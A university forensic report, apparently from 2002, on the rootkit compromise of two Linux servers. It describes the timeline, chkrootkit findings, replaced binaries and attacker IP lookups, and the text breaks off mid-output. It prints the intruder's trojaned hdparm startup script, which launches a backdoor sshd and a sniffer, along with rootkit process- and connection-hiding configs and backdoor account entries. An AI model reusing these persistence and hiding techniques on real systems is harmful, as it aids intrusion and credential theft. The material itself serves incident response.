Forensic Analysis on Nakula and Antareja Machine Incidents on 18th January 2002

I Made Wiryana - Avinanta Tarigan
Networks and distributed Systems Working Group (RVS)
Faculty of Technology
Bielefeld University

Research Report RVS-RR-02-04
1st February 2002

Abstract

On 18th January 2002, we received a security alert. There is a mass attack launched from NAKULA machine. The intruder has gained the root previledge in NAKULA machine. He wants to grab the credit card number, sniff and launch the other mass-scan and attack. After collecting password for ANTAREJA machine, he accessed ANTAREJA and tried to do local exploit. However he has not been successful to get the root previledge.

The intruder comes from a machine in Rumania, `194.102.225.107` (**217.cablemodem-hfc.cta.ro**). He used a modification of Rumania Toolkit which is written by `taz_mania`. Undelete facility from Midnight Commander and `lazarus` from The Coroner Toolkit (TCT) are used to recover the partition. From the evidence that we can collect, we concluded that taz_mania himself has attacked our machine.

Furthermore, a switched networking environment does not 100% guarantee from a sniffer attack. According to our the sniffer log, we also show that the NAKULA machine is still allowed to watch other people traffic in switched networking environment. We also provide a brief explanation about the concepts of sniffing attack in a switched networking environment.

1 Summary

1. Possible vulnerabilities and scenarios

   - Possibility of a local exploit on SuSE 7.2. On 15th July 2002 there is announcement about the suid vulnerabilities. This problem affects the SuSE 7.2. It exploits the suid problem with sendmail by using procmail. From the evidence in ANTAREJA we found that the attacker tried to use this vulnerabilities. Attack was launched from 15th January 2002. The intruder attack the Nakula machine and gain the root previledge (it was about 12nd -15th January 2002). However, this exploit need a user name and password. They can get it through a sniffer which captures ftp, pop, telnet, imap traffic. A switched environment does not guarantee 100%.
   - Possibility of a remote exploit of SuSE 7.2. This exploit does not need any username and password. Since most of the exploit tool which left in NAKULA machine are remote exploit used for the Red Hat 7.0, we think that he did not launch the same attack to NAKULA. The latest remote exploit of SuSE 7.2 is `lpd`. Nakula does not have `lpd`.
   - After that, he installed the sniffer and rootkit in the NAKULA machine to get user name and password in the other machines. He got the login name in ANTAREJA for made and avinanta. Sniffer is also used to collect the master card and visa number. He launched mass-scan from NAKULA machines.
   - He loged in to ANTAREJA and attempted to gain the root using the procmail sudo exploit again (It shows in the `.procmail` and `sush.c` of user `avinanta`). However, since ANTAREJA uses SuSE 7.3, it is not vulnerable. He did not get the root previledge until we are getting notified.

2. Most of connections from NAKULA to its users through the internal DFN. There are three type of connections to Nakula :

   - Internal University and RVS.

```
traceroute to lili3.lili.uni-bielefeld.de (129.70.92.29), 30 hops max,
40 byte packets
1 v01-cat6500-1-msfc.hrz.uni-bielefeld.de (129.70.123.1) 3 ms 0 ms 0 ms
2 lili3.lili.uni-bielefeld.de (129.70.92.29) 0 ms 0 ms 0 ms
```

- From home through dial in services in ARCOR.

```
1 han-145-253-1-117.arcor-ip.net (145.253.1.117) 137 ms 139 ms 129 ms
2 han-145-253-17-65.arcor-ip.net (145.253.17.65) 149 ms 129 ms 140 ms
3 145.254.11.117 (145.254.11.117) 149 ms 139 ms 140 ms
4 han-145-253-0-187.arcor-ip.net (145.253.0.187) 139 ms 139 ms 130 ms
5 han-145-253-0-177.arcor-ip.net (145.253.0.177) 139 ms 139 ms 140 ms
6 ffm-145-253-0-129.arcor-ip.net (145.253.0.129) 139 ms 139 ms 140 ms
7 ffm-145-253-0-4.arcor-ip.net (145.253.0.4) 139 ms 149 ms 130 ms
8 ir-frankfurt2.g-win.dfn.de (80.81.192.222) 138 ms 139 ms 140 ms
9 cr-frankfurt1.g-win.dfn.de (188.1.80.37) 138 ms 129 ms 130 ms
10 cr-essen1.g-win.dfn.de (188.1.18.90) 158 ms 159 ms 150 ms
11 ar-bielefeld1.g-win.dfn.de (188.1.86.70) 158 ms 159 ms 160 ms
12 l-v01-cat6500-2-msfc.hrz.uni-bielefeld.de (129.70.189.4) 148 ms
170 ms 160 ms
13 * * *
```

- From other universities in Germany.

```
traceroute to carmen.zfn.uni-bremen.de (134.102.20.223), 30 hops max,
40 byte packets
1 v01-cat6500-1-msfc.hrz.uni-bielefeld.de (129.70.123.1) 0 ms 0 ms 0 ms
2 v01-cat6500-2-msfc.hrz.uni-bielefeld.de (129.70.188.66) 0 ms 0 ms 0 ms
3 ar-bielefeld1.g-win.dfn.de (188.1.44.193) 0 ms 0 ms 0 ms
4 cr-essen1.g-win.dfn.de (188.1.86.69) 3 ms 3 ms 4 ms
5 cr-koeln1.g-win.dfn.de (188.1.18.102) 16 ms 16 ms 16 ms
6 cr-hamburg1.g-win.dfn.de (188.1.18.6) 16 ms 15 ms 15 ms
7 ar-oldenburg1.g-win.dfn.de (188.1.92.38) 15 ms 15 ms 16 ms
8 kr.g-win.uni-bremen.de (134.102.1.193) 19 ms 19 ms 18 ms
9 r3-c6t.zfn.uni-bremen.de (134.102.4.4) 19 ms 19 ms 26 ms
10 carmen.zfn.uni-bremen.de (134.102.20.223) 19 ms 18 ms 18 ms
```

- Protocols used by Nakula's user : `ssh`, `ftp`, and `imap`. **Some users still used ftp** rather than ftp over ssh, or sftp, and scp. Ftp traffic can be sniffed easily. Sniffing in a high speed and high bandwidth links, such as DFN or Arcor-DFN is not easy, and most of intruder never think to do this way.

3. Assumptions of the scenario:

   - Another machines in Bielefeld University had been compromised. From this machine he launched mass attack, and also sniffing.
   - Sniffing in the switching environment is performed by flooding. HRZ can check this type of attack in Universitiy network.

- Log files that we can found shows that there is a flooding attack in our network.
- Sniffer log in Nakula shows that a switched environment still allow a machine to watch traffic of other machines.

4. What is the intention of attacker ?

   - Performing mass attack, owning as many as possible root, and launch mass attack again.
   - Preparing the Distributed Denial of Services (DDOS). However we do not find any tools for this attack.
   - Install sniffer to get the credit card number.

5. Why he knows and interested in Nakula ?

   - Most people who know Nakula are Indonesian. It is not a commercial sites, or a site with international contents. Most contents are written in Indonesia language.
   - Not many people know the existence of Nakula and Antareja. Only the people who can watch the traffic between Nakula and Internet gateway know the existence of Nakula and Antereja.
   - There is also possibility the attacker uses DNS query to find out Nakula. However, usually when they used DNS query, they will launch mass-attack to many machine in this blocks. HRZ should check whether there is a similar attack.

6. Why the attacker know some new machines in RVS ?

   - Some new machines in RVS were also attacked. Nobody knows the existence of this machine. It seems that a machine in our upstream level or the same level has been compromised.

7. Further investigation should be performed. File logs of other machines, and firewall should be examined. Especially traffic which involves following ports and address.

   - The traffic to port number :
     - `143`, `106`, `513`, (from log files)
     - `4972`, `6667`, `1980`, `31337`, `1980` (from rootkit)

- Traffic to following IP number
  - 217.156.125, 193.231.112, 193.254.34, 194.102.121 (from rootkit)
  - 66.92.35.242, 194.102.225.217 !!!, 213.196.22.191, 80.11.201.54, 65.184.51.53, 213.46.34.240

8. The attacker comes from this IP number : 194.102.225.217

2 Description of machines and users

Nakula (nakula.rvs.uni-bielefeld.de) and Antareja (antareja.rvs.uni-bielefeld.de) are experimental machines used to conduct several research projects in RVS Arbeitsgruppe - Bielefeld University. Nakula has been running since 1997 and Antareja is a new machine which has been running since December 2001. These two machines have several services mainly for web publishing, mailing list, and firewall for internal workstations. Table 1 provides information of Nakula and Antareja.

Before we explain more detail about the incident, we will provide the background information regarding the machines. We also explain the typical users and usage of this machines.

2.1 Nakula machines

nakula.rvs.uni-bielefeld.de server (129.70.123.66) has not more than 10 users who actively access the system. Most of them are doctoral students in German University. Nakula is used as a collaboration platform to provide scientific information, publication, book to the public and students in Indonesia. This is not a commercial services.

We know the origin IP number of NAKULA users, as they access from their machines in University. Sometimes we access the nakula and antareja by using dial in provider. We used only ARCOR and OTELO (212.144.33.***). Most of the time we use ARCOR (ip number 145.254.154.xxx). By understanding who are the NAKULA users, we can predict if there exists an anomaly behaviour of these users. These anomalies usually appear when the intruder gets the password through the sniffer and use it. We hope we can find the log files and can track down the intruder.



Figure 1: Summary of attack

However, it is not so easy as we think at the beginning, because the intruder has deleted most of log files.

At the first time, we think that the intruder comes from Indonesia, due to the popularity of Nakula machine. It is one of the most popular site about Information Technology (IT) in Indonesia. Many publications, books, articles in Nakula are accessed by people in Indonesia. There are only few sites in Indonesia language which has contents like NAKULA. However, after contacting several hacker groups and finding the evidences, we can conclude that the intruder is not from Indonesia. This conclusion based on several facts :

- There is only small hacker groups and activities in Indonesia. Those groups are : **Medanhacking**, **Hiddenline** and **Indosniffing**. Most of the "old" hackergroup such as **Kecoak Elektronik** <`http://www.k-elektronik.org`>, **Hackerlink**, **Antihackerlink** now are not active any more. There is also a solitaire hacker such as **FabianClone** who is specializing in MS Windows platform. He has been also inactive anymore. We know personally most of them who are in hacker scene in Indonesia. Last year I was involved in a investigation of a DDOS and deface problem in Indonesia. Thus, it is quite easy to get in touch with them.

- The nakula site has not been defaced. Most of the active hacker in Indonesia has goal to deface the popular site. Some of them do the defacement in order to send their message to the public, including their politicial message (MedanHacking and HiddenLine tends always to do this). Therefore, it is a big question, why they did not deface the NAKULA site, if they has gained the root previledge.

- The technique applied by the intruder has not known widely in the Indonesia hacker community. Furthermore most of suspicious traffic come from IP which are not from Indonesia. There is always possibility that the intruder applies IP address spoofing. However after performing cross check with many log files we find that the IP addreses are valid from Rumania.

2.2 Antareja machines

The `antareja.rvs.uni-bielefeld.de` machine (129.70.123.68) is a new machine. This machine was installed on December 2001. It has not been used extensively. This machine will be used to test the Video-conference

connection between Bielefeld-Jakarta, and also several measurement applications. Not many people now the existence of this machines, because we just installed and configure it. At the time when this incident occured, we are installing some program for the Video-Voice application.

Profile	**Nakula**	**Antareja**
Hardware	Pentium Celeron 300, 256Mb Memory, 20 Gb Harddisk	Pentium II - 300, 128 Mb Memory, 40 Gb Harddisk
Operating System	SuSE Linux 7.2 - Kernel 2.4.4	SuSE Linux 7.3 - Kernel 2.4.10
Services	HTTP/80 - Apache 1.3.12 / PHP 4.0.6	HTTP/80 - Apache 1.3.12 / PHP 4.0.6
	SMTP/25 - Sendmail, POP3/110, IMAP/143	SMTP/25 - Sendmail, POP3/110, IMAP/143
	SSH/22 - OpenSSH, FTP/21 - ProFTPD	SSH/22 - OpenSSH, FTP/21 - ProFTPD
	MySQL / 1320	PostgreSQL Database / 5432
Network	eth0 : 129.70.123.66 - Ethernet 10/100 Mbps	eth0 : 129.70.123.68 - Ethernet 10/100 Mbps
	eth1 : 192.168.1.1 - Ethernet 10/100 Mbps	eth1 : 192.168.1.100 - Ethernet 10 Mbps

Table 1: Profile of Nakula & Antareja Machine

Nakula and Antereja are directly connected to the HRZ. HRZ provides network services as well as internet connection using a switch. HRZ has guaranteed that there will be no possibility a sniffer will gain the data through the switch. We can see in this report how dangerous this assumption. Not many people know the existence of Nakula and Antareja. Therefore it is surprising there is an attack launched to Nakula. People who know the Nakula´s traffic are :

- People in Indonesia.
- Indonesia people in Germany or other countries.
- Machines which are connecting at the up-stream level of Nakula, i.e in the same switching channel.

2.3 User profiles

Most of users in NAKULA and ANTAREJA (except, `made`, `avinanta` and `koko`) are just a normal user. Most of their activities in NAKULA are for



Figure 2: Network Connection for Nakula and Antareja Machines

the web publishing. Most of them do not have any CGI or PHP application. They do not know or understand the local exploit, remote exploit, spoofing etc. We know each other personally. Thus, there is no possibilty that the attack is launched by one of the local users in NAKULA.

NAKULA machine is very popular in Indonesia, but not other people outside Indonesia. It is due to most of publications, and articles in NAKULA are written in Indonesia language. My homepage is very popular among the Computes Science or Information Technology students. Due to this popularity, NAKULA is always a nice target for an attack, especially for the Indonesia hacker. Therefore, it is quite surprising that somebody outside Indonesia know the existence of NAKULA and try to crack it. It will be possible if somebody **has performed mass-scanning from other machine** in the Bielefeld University.

3 Incident cronology

- Friday, 18 Jan 2002, 22:56
  User "`made`" logged remotely from home and found several anomalies in Nakula machine : `sshd` was running abnormaly that it could not deliver its services to the client outside RVS network. Made told user "`avinanta`" about this abnormal behaviour. We found that send-

mail also getting down frequently, and sometimes the connection to NAKULA was very slow. At that time we accessed NAKULA remotely through ARCOR.

- Friday, 18 Jan 2002, 23:05

  Avinanta logged remotely to Nakula and tried to find the source of the previous incident. He logged to Antareja and found that the sendmail was running abnormaly: it failed delivering any mail to user avinanta. He found out that this was happened by a strange `.procmail` in `/home/avinanta` which contain the execution of a program namely `sush` used to gain root access. They also discovered strange files including root-kit and several attempts found at avinanta's `.bash_history` to get the root access on Antareja. They agreed that both Nakula and Antareja have been cracked by intruder.

- Saturday, 19 Jan 2002, 00:40

  We checked the `/var/log` and we were very shocked because all log files have been disappeared.. We decided to download several important evidence from Antareja and shutdown both machine to prevent intruder from deleting any evidences left in both machines.

- Saturday, 19 Jan 2002, 00.50

  We got the notification about the security problem. Unfortunately we received minimal information about this attack. We got only that email without any information (firewall log files, etc). Made read and replied email from Peter Koch forwarded by Prof. Peter B. Ladkin regarding scanning launched from Nakula.

```
Date: Fri, 18 Jan 2002 22:03:01 +0100
From: Peter Koch <pk@TechFak.Uni-Bielefeld.DE>
Resent-To: postmaster@rvs.uni-bielefeld.de
Resent-Date: Fri, 18 Jan 2002 22:04:37 +0100
Resent-From: Peter Koch <pk@TechFak.Uni-Bielefeld.DE>
Mime-Version: 1.0
Hallo, heute Abend zwischen 19:23 und 19:35 ist auf mehreren unserer
Maschinen von nakula.rvs.uni-bielefeld.de [129.70.123.66] aus versucht
worden, den Druckerdienst unter TCP-Port 515 anzusprechen. Da es sich
dabei um kein verabredetes Angebot handelt und diese Signatur bisweilen
auf Missbrauch der Quellmaschine hindeutet, moechte ich euch bitten, der
Sache nachzugehen und den Zustand der Maschine auf evtl. Kompromittierung
zu pruefen. Fuer eine Rueckmeldung waeren wir dankbar.
Gruss & schoenes Wochenende,
Peter
```

4 Finding the evidence

The main problem in performing a valid forensic analysis is lack of valid evidence. These evidence previously resided in directory `/var/log`. It might be possible that intruder was panic when realized Made has logged into Nakula on Friday 18 January 2002 22:56 while they were working on this machine. They just simply wiped all the files in `/var/log` directory for demolishing all evidence which might be traced and might lead to the intruder's identity. The second problem is how far the Intruder has gained the system control and put backdoors for next attack. The third problem is how can we know intruder's intendency to crack Antareja and Nakula based on evidences found. The fourth problem is to know the IP number and port which are used by the attacker.

Partition	Size (blocks)	Mount point
`hda1`	15592	`/boot`
`hda2`	131544	`swap`
`hda3`	2048256	`/`
`hda5`	5120104	`/usr`
`hda6`	5944668	`/home`

Table 2: Hard disk partition in NAKULA

We do not want to lost any evidence from the hard disk, so we decided to mount it to other Linux machine. We mount the Nakula hard disk with this following option :

```
mount device_name -o ro, nodev, noexec mount_point
```

After that, we can browse freely and try to find evidence in the Nakula and antareja hard disk. Investigation is performed in following steps :

First Getting all log files and evidences and save them to other media by simply mounting Antareja or Nakula harddisk and copied files needed. However, if they have been deleted, we have to recover it using Coroner Toolkit. The log files found are :

```
/var/log/messages
/var/log/wtmp
/var/log/mail
```

```
/home/avinanta/*
/home/made/*
/home/root/*
/tmp/*
```

Second Investigating the possibility of having root-kit or backdoor installed on the system using chkrootkit package. The program showed that Antareja has no root-kit installed or backdoor inside its system, but there are some active rootkit binary in Nakula.

Third Investigating the presence of hidden directory inside `/home` , `/dev` `/tmp` which might contain malicious code.

Fourth Analysing all log files and evidences by timestamp basis to construct possible intrusion scenario.

Fifth Simulating all attack to study intruder's step and tools they have used, and to make sure that none of these step were able to gain root previledge.

Sixth Profiling intruder, motif, and background based on forensic analysis.

5 Investigation on Nakula

5.1 Password files

First of all, we check the `/etc/passwd` to find any additional username. From the nakula machine we got two additional lines:

```
tazmania:x:1211:100::/home/tazmania:/bin/bash
taz:x:1212:100::/home/taz:/bin/bash
```

We also checked the `/etc/shadow/` there are two additional entries :

```
tazmania:tazmania12:11705:0:99999:7:0:1706
         ^^^^^^^^^^
taZ:mui13:11705:0:99999:7:0::
    ^^^^^
```

The last change of this password is on **18th Januar 2002**. From this password files, we can conclude that the intruder has installed a "`taz.c`" part of Rumanian Roolkit. This toolkit was written by a hacker in Rumania. From the root mailbox we also find that since 18th Januar 2002 there are many bouncing mail with the tazmania's addres <`tazmania_000@yahoo.com`>. It also means that he has gained the root previledged, either using remote exploit or local exploit.

However it is interesting to find that in the password file of the `/etc/shadow`. There exist no hashing version of the password, but the normal version of password. Some possibilities of this anomaly are :

- It seems the exploit kit is not perfect, or the intruder is still to polishing it.
- He uses modified sshd "`sys`" daemon to control the system and this malicous daemon reads plaintext password in `/etc/shadow` as authentication source to the intruder, this method has another advantages that we can not login to the system with their username and password through normal authentication. This method prevents sysadmin from knowing there is a hidden user inside the system.
- The directory which should be created by the tazmania has not been created too. It seems that he launch script for Red Hat Linux. adduser in Red Hat will create homedirectory by default. In SuSE Linux, the adduser utilities will not create the home directory.

There is also possibility that tazmania himself has performed this attack to test his new exploit kit.

5.2 Rootkit files

Usually, an intruder will installed a rootkit after he has gained the root previledge. Rootkit is a collection of system utilities, which will be used to hide his existence. This rootkit replaces the original file with the rootkit version. For example a system administrator (sysad) of a compromised system try to find his a sniffer which is installed by intruder with utilitiy "`ps`". The sniffer process will not be seen. Because the original "`ps`" has been replaced with the rootkit version. The rootkit version will not display the sniffer.

To find the rootkit we used the chkrootkit which can be downloaded from `http://www.chkrootkit.org`. This utility will check for signs of rotkit. This tool has several utilites such as :

- `chkrootkit`: a shell script that checks system binaries for rootkit modification. The following tests are made:
  `aliens asp bindshell lkm rexedcs sniffer wted z2 amd basename biff chfn chsh cron date du dirname echo egrep env find fingerd gpm grep hdparm su ifconfig inetd inetdconf identd killall ldsopreload login ls lsof mail mingetty netstat named passwd pidof pop2 pop3 ps pstree rpcinfo rlogind rshd slogin sendmail sshd syslogd tar tcpd top telnetd timed traceroute write`

- `ifpromisc.c`: This utilitiy checks if the network interface is in **promiscuous** mode. This mode is used when a sniffer is executed.

- `chklastlog.c`: checks for lastlog deletions.

- `chkwtmp.c`: checks for wtmp deletions.

- `check_wtmpx.c`: checks for wtmpx deletions. (It works only for Solaris)

- `chkproc.c`: checks for signs of LKM trojans.

- `strings.c`: quick and dirty strings replacement.

The `chkwtmp` and `chklastlog` try to check for deleted entries in the wtmp and lastlog files, but it is *not* guaranteed that any modification will be detected. `Aliens` tries to find sniffer logs and rootkit config files. It looks for some default file locations – so it is also not guaranteed it will succeed in all cases. `chkproc` checks if `/proc` entries are hidden from ps and the readdir system call. This could be the indication of a LKM trojan.

The following rootkits, worms and LKMs are currently detected by the chkrootkit: Solaris rootkit, FreeBSD rootkit, lrk3, lrk4, lrk5, lrk6, t0rn (and t0rn v8), some lrk variants, Ambient's Rootkit for Linux (ARK), Ramen Worm, rh[67]-shaper, RSHA, **Romanian rootkit**, RK17, Lion Worm, Adore Worm, LPD Worm, kenny-rk, Adore LKM, ShitC Worm, Omega Worm, Wormkit Worm, dsc-rootkit, RST.b, duarawkz, knark LKM, Monkit, Hidrootkit, Bobkit, Pizdakit, t0rn (v8.0 variant).

Fist of all we mounted the Nakula hard disk under the `/mnt/NAKULA` so the chkrootkit can check it easily. We did it using following command :

```
mount -o ro,nodev,noexec /dev/hdb3 /mnt/NAKULA
cd /mnt/NAKULA
mount -o ro,nodev,noexec /dev/hdb1 boot
mount -o ro,nodev,noexec /dev/hdb5 usr
```

```
mount -o ro,nodev,noexec/dev/hdb home
chkrootkit -r /mnt/NAKULA
chkrootkit -x -r /mnt/NAKULA
```

This program find several files in NAKULA has been replaced. The last command will run the chkrootkit and combines it with "`strings`" to show the file. The interesting parts of the chkrootkit results are :

```
Checking 'find'... INFECTED
Checking 'hdparm'... INFECTED
Checking 'ifconfig'... INFECTED
Checking 'ls'... INFECTED
Checking 'netstat'... INFECTED
Checking 'ps'... INFECTED
/mnt/NAKULA/dev/ida/.sysx/tcp.log
/mnt/NAKULA/dev/dsx
/mnt/NAKULA/dev/sysx
/mnt/NAKULA/dev/ptyq
/mnt/NAKULA/dev/dsx
Searching for sniffer's logs, it may take a while...
/mnt/NAKULA/dev/ida/.sysx/tcp.log
/mnt/NAKULA/dev/rd/.out/tcp.log
```

By comparing the file size in `/usr/sbin`, /`usr/bin`, `/bin` and `/sbin` with the original SuSE 7.2 we found that following files had been replaced with the rootkit. It means that the intruder has gain the total control of the server. We compare the size and date of those binarry files

Program	Original	Rootkit
`/usr/bin/find`	60439 - 15 May 2001	55744 - 26 July 2001
`/sbin/hdparm`	`/sbin/hdparm`	`/usr/bin/hdparm` - 12 January 2002
`/sbin/ifconfig`	55388 - 11 May 2001	22328 - 26 July 2001
`/bin/ls`	46652 - 11 May 2001	33692 - 26 July 2001
`/bin/netstat`	90092 - 11 May 2001	30640 - 36 July 2001
`/bin/ps`	88352 - 15 May 2001	32756 - 26 July 2001

Table 3: Comparation between rootkit and original version

One big difference between the original binaries and the rootkit version is the platform for compiling those binaries. NAKULA **uses Linux SuSE 7.2** but the binary of rootkit version were **compiled with Red Hat 7.0** machine. We can check it easily by using Midnight Commander, or other file browsing programs.

- `ps`, `netstat` were replaced because the intruder try to hide some process. Which process that will be hidden is determined in `/dev/dsx` file. We will explain it later.

- `ifconfig` is replaced because he does not want to know that the Sys-Ad knows that eth0 is in the promiscuous mode. This mode is used, when an intruder wants to run a sniffer in one of ethernet interface.

- `ls` and `find` were replaced in order to hide some rootkit files, or the sniffing results.

- `/etc/rc.d/rc.sysinit` was created on 12 January 2002. It executes `hdparm` (rootkit version) to launch the `linsniffer`. This script launchs other script, i.e `/usr/bin/hdparm`. The real `hdparm` program is normally used to tune the hard disk parameter in order to boost the speed. Therefore, in a normal situation usually this script will be executed at the boot time. The `rc.sysinit` script contains :

```
/usr/bin/hdparm -t1 -X53 -p
# HD Parammeters /usr/bin/hdparm -t1 -X53 -p
```

- The `hdparm`, of the rootkit is a script which will run programs that will be required by the intruder to control the system or anything that he wants.

```
#!/bin/sh
cd /dev/ida/.sysx
./sys -f ./s
./linsniffer >> ./tcp.log &
cd /
```

From that result, it shows that there are some files in the `/dev` that should be checked. From our knowledge about the rookit, we can conclude that he executes a `linsniffer` (a sniffer program in eth0), and also a `sys`. Sys is a rootkit version of "ssh". This utilitiy is used by the intruder to login to NAKULA in the future.

5.3 Files in `/dev/` directory

After recovering the hda3 partition, we found some script that has been used by the intruder, to install the sniffer, and exploit. We found that he has installed some files in the `/dev/` . Those files are :

- /`dev/dsx`

- /dev/ptyq
- /dev/ida/.sysx
- /dev/rd/.aout

We explored more detail those files :

5.3.1 /dev/dsx.

This file was created on 15th Januar 2002. It seems that the intruder has used the modification of Luckrootkit which is creatd by www.becysy.org from Rumania. The /dev/dsx is used to hide the intruder process from the "top" and "ps". The process which is listed in this file will not be shown by the " ps" or "top" of this rootkit.

The content of this text file are :

```
3 sys
3 linsniffer
3 x
3 sl2
3 mech
3 muh
3 bnc
3 psybnc
3 flood
3 secure
```

This file will determine the program or process that wil be hidden by ps (rootkit version). The meaning of this file is :

```
action  process_name
```

Actions has several possibilities, for example :

0 0	Strips all processes running under root
1 p0	Strips tty p0
2 sniffer	Strips all programs with the name sniffer
3 hack	Strips all programs with 'hack' in them ie. proghack1, hack.scan, snhack etc.

Thus, from this file we know that he wants to hide those programs because these programs will be executed. Those programs are a typical arsenal of an intruder. bnc, mech, muh and psybnc usually used to send the message, or control the system via an IRC channel.

5.3.2 /dev/ptyq.

This file was created on 18 Januar 2002 This file usually used by the Romania rootkit. The contents of this file are :

```
1 217.156.125
1 193.231.112
1 193.254.34
1 194.102.121
3 4972
3 4972
3 6667
3 1980
3 31337
4 1980
4 31337
```

The `/dev/ptyq` file is used to define which port and process that will be hidden by the "netstat" utility (rootkit version). The IP numbers and the port numbers which are listed in this file will not be shown by the netstat. This file define tcp/udp/sockets from or to specified addresses, uids and ports that will not be displayed. This file has format

```
type   {uid|port|socket}
```

The type is

`0` hide uid

`1` hide local address

`2` hide remote address

`3` hide local port

`4` hide remote port

`5` hide UNIX socket path

For example:

- `0 500` : Hides all connections by uid 500
- `1 128.31` : Hides all local connections from 128.31.X.X
- `2 128.31.39.20` : Hides all remote connections to 128.31.39.20

- `3 8000` : Hides all local connections from port 8000
- `4 6667` : Hides all remote connections to port 6667
- `5 .term/socket` : Hides all UNIX sockets including the path .term/socket

From the files in NAKULA we got some IP number i.e `217.156.125`, `193.231.112`, `193.254.31`, `194.102.121`. We examined the IP number using `dig`. And got following result :

```
made@imw:~> dig -x  217.156.125

; <<>> DiG 8.3 <<>> -x
;; res options: init recurs defnam dnsrch
;; got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 4
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 3, ADDITIONAL: 0
;; QUERY SECTION:
;;      125.156.217.in-addr.arpa, type = ANY, class = IN

;; ANSWER SECTION:
125.156.217.in-addr.arpa.  4d23h59m17s IN NS  ns1.netmasters.ro.
125.156.217.in-addr.arpa.  4d23h59m17s IN NS  ns2.netmasters.ro.
125.156.217.in-addr.arpa.  4d23h59m17s IN NS  ns.eltop.ro.

;; AUTHORITY SECTION:
125.156.217.in-addr.arpa.  4d23h59m17s IN NS  ns1.netmasters.ro.
125.156.217.in-addr.arpa.  4d23h59m17s IN NS  ns2.netmasters.ro.
125.156.217.in-addr.arpa.  4d23h59m17s IN NS  ns.eltop.ro.

;; Total query time: 233 msec
;; FROM: imw to SERVER: default -- 195.50.149.33
;; WHEN: Tue Jan 29 13:06:09 2002
;; MSG SIZE  sent: 42  rcvd: 156

made@imw:~>  dig -x 193.231.112

; <<>> DiG 8.3 <<>> -x
;; res options: init recurs defnam dnsrch
;; got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 4
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 2, ADDITIONAL: 0
;; QUERY SECTION:
;;      112.231.193.in-addr.arpa, type = ANY, class = IN

;; ANSWER SECTION:
112.231.193.in-addr.arpa.  4D IN NS  ns.intergorj.ro.
```

```
112.231.193.in-addr.arpa.  4D IN NS  parabol.taide.net.

;; AUTHORITY SECTION:
112.231.193.in-addr.arpa.  4D IN NS  ns.intergorj.ro.
112.231.193.in-addr.arpa.  4D IN NS  parabol.taide.net.

;; Total query time: 222 msec
;; FROM: imw to SERVER: default -- 195.50.149.33
;; WHEN: Tue Jan 29 13:06:19 2002
;; MSG SIZE  sent: 42  rcvd: 130

made@imw:~>  dig -x   193.254.34

; <<>> DiG 8.3 <<>> -x
;; res options: init recurs defnam dnsrch
;; got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 4
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 2, ADDITIONAL: 2
;; QUERY SECTION:
;;      34.254.193.in-addr.arpa, type = ANY, class = IN

;; ANSWER SECTION:
34.254.193.in-addr.arpa.  5D IN NS  ns1.logicnet.ro.
34.254.193.in-addr.arpa.  5D IN NS  ns2.logicnet.ro.

;; AUTHORITY SECTION:
34.254.193.in-addr.arpa.  5D IN NS  ns1.logicnet.ro.
34.254.193.in-addr.arpa.  5D IN NS  ns2.logicnet.ro.

;; ADDITIONAL SECTION:
ns1.logicnet.ro.        1D IN A         193.226.80.252
ns2.logicnet.ro.        1D IN A         193.226.81.1

;; Total query time: 292 msec
